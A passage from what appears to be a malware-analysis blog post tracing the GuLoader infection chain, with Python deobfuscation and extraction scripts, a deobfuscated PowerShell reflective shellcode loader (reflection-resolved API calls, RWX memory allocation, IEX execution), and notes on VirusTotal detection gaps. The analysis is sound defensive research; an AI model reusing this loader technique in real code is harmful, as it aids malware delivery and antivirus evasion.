deobfuscation_func_name = "Claro02"

pattern = rf"{deobfuscation_func_name}\s*'([\^']*)*'"

matches = re.findall(pattern, code)

for match in matches:
    deobfuscated = Claro02(match)
    code = code.replace(f"{deobfuscation_func_name} '{match}'", f"{deobfuscated}")

print(code)
```

After deobfuscating the script we get the following output:

```
function Claro05 ($Acce, $Gratierne) {

    $Inspi930 = '$tutorenbu = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.Global
    .('IEX') $Inspi930

    $Inspi935 = '$Falangistu = $tutorenbu.GetMethod("GetProcAddress", [Type[]] @([System.Runtime.Int
    .('IEX') $Inspi935

    $Inspi931 = 'return $Falangistu.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-0
```

```
        .('IEX') $Inspi931
    }

function Claro04 {
    Param (
        [Parameter(Position = 0)]
        [Type[]] $Embraceko,
        [Parameter(Position = 1)]
        [Type] $Brands = [Void]
    )
    $Inspi932 = '$Typeout = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName) ('IEX') $Inspi932)

    $Inspi933 = '$Typeout.DefineConstructor("RTSpecialName, HideBySig, Public", [System.Reflection.ConstructorAttributes] ('IEX') $Inspi933)

    $Inspi934 = '$Typeout.DefineMethod("Invoke", "Public, HideBySig, NewSlot, Virtual", $Brands, $Embraceko) ('IEX') $Inspi934

    $Inspi935 = 'return $Typeout.CreateType()'
    .('IEX') $Inspi935
}

$Claro01 = '$Efte = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Claro05) ('IEX') $Claro01)

$Claro02 = '$Fingalb198 = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Claro05) ('IEX') $Claro02)

$Inspi937 = '$Shivunp = $Fingalb198.Invoke(0)'
.('IEX') $Inspi937

$Inspi937 = '$Efte.Invoke($Shivunp, 0)'
.('IEX') $Inspi937

$Inspi936 = '$Klausulsai = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((Claro05) ('IEX') $Inspi936)

$Tonnesverb = Claro05 'ntdll' 'NtProtectVirtualMemory'

$Inspi937 = '$Industri3 = $Klausulsai.Invoke([IntPtr]::Zero, 645, 0x3000, 0x40)'
.('IEX') $Inspi937
```

```
$Inspi938 = '$veristfil = $Klausulsai.Invoke([IntPtr]::Zero, 43073536, 0x3000, 0x4)'  
.'('IEX') $Inspi938  
  
$jury0 = '[System.Runtime.InteropServices]::Copy($Hamart, 0, $Industri3, 645)'  
.'('IEX') $jury0  
  
$Inspi939 = '$Unsyll=193539-645'  
.'('IEX') $Inspi939  
  
$jury1 = '[System.Runtime.InteropServices]::Copy($Hamart, 645, $veristfil, $Unsyll)'  
.'('IEX') $jury1  
  
$jury2 = '$Socialcent = [System.Runtime.InteropServices]::GetDelegateForFunctionPointer((Cl  
.'('IEX') $jury2  
  
$jury3 = '$Socialcent.Invoke($Industri3,$veristfil,$Tonnesverb,0,0)'  
.'('IEX') $jury3
```

I tried to comment on all important parts of the code in order to make it better understandable. A shoutout goes to [Drakonia](#) for double-checking. In its essence, it's a reflective shellcode loader to load the GuLoader shellcode. As already documented in other research, [the shellcode is split into two parts](#). A decryptor that gets saved to the variable \$Industri3 and the encrypted GuLoader shellcode, which gets stored into the variable \$veristfil. Of note is that the shellcodes are both stored in the same file as the shellcode loader, which was initially downloaded in Stage 2. At execution, the script actually makes use of the variable \$Hamart from the previous stage, which is the base64 decoded file content of the file stored as "opbrugenda.Dal". To extract the shellcodes from this file, I wrote another Python script:

```
import base64  
  
filename = "Path to Persuasive.inf/opbrugenda.Dal"  
with open(filename, 'r') as file:  
    content = file.read()  
  
Milj37 = content.strip()  
  
Hamart = base64.b64decode(Milj37)  
  
Industri3 = Hamart[:645]  
veristfil = Hamart[645:193539]
```

```
with open("Industri3.bin", "wb") as file1:
    file1.write(Industri3)

with open("veristfil.bin", "wb") as file2:
    file2.write(veristfil)

Fald2 = Hamart.decode('latin-1')

Rawnessa = Fald2[193539:193539+19271]

print(Rawnessa)

with open("Rawnessa.bin", "wb") as file3:
    file3.write(Rawnessa.encode('latin-1'))
```

Note that this code also stores the stage 3 PowerShell code to “Rawnessa.bin”.

At this point, we now have successfully received and extracted the GuLoader Shellcode. As noted previously, the extracted shellcode stored in Industri3.bin is the decryptor, which would be executed with the shellcode stored as “veristfil.bin” as a parameter. The “Industri3.bin” would then decrypt the shellcode in “veristfil.bin” and execute its entry point.

An excellent analysis of this shellcode and its behavior can be found here


<https://research.openanalysis.net/guloader/unicorn/emulation/anti-debug/debugging/config/2022/12/16/guloader.html#Guloader-Shellcode-Stage-1>

As previously noted, I won’t go further into it.


### **Additional findings (part 1)**

After doing this analysis, I uploaded both shell codes to VirusTotal. They both had a 0/59 detection rate. This sparked a discussion on the detection of in-memory shellcode in the OAnalysis Discord server. **It was pointed out that many antivirus software programs wouldn’t analyze shellcode when uploaded to VT as it would not be recognized as working code.** I decided to append two screenshots of this conversation with permission of all involved entities below. I think they contain valuable insights and are worth a read:

Press enter or click to view image in full size



Press enter or click to view image in full size



Tl;dr:

1. You can not expect random shell codes without context to be detected by VT.
2. Performance plays a big role in AntiVirus creation, therefor running signatures on unknown file types that are not able to execute on their own is reduced.
3. Scans can be file-type based to increase performance, which means only certain areas of a binary are scanned at all.

4. Uploading a shellcode as part of a PE might trigger detections that are not triggered when solely uploading the shellcode.

I think those are important things to note when interpreting VirusTotal detection results.

Make sure to check out the involved people here: [struppigel](#), [herrcore](#), [Lasq](#).

## **Additional Findings (part 2)**

When writing this blogpost I actually discovered that this sample was initially discussed by [Brad Duncan](#) in a SANS diary. From his analysis, I was also able to recover the full infection chain as presented in Figure 1, and identify the final payload of this infection which was Remcos Rat.

Make sure to check out his work here: <https://isc.sans.edu/diary/29990>

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Source: <https://gi7w0rm.medium.com/cloudeye-from-lnk-to-shellcode-4b5f1d6d877>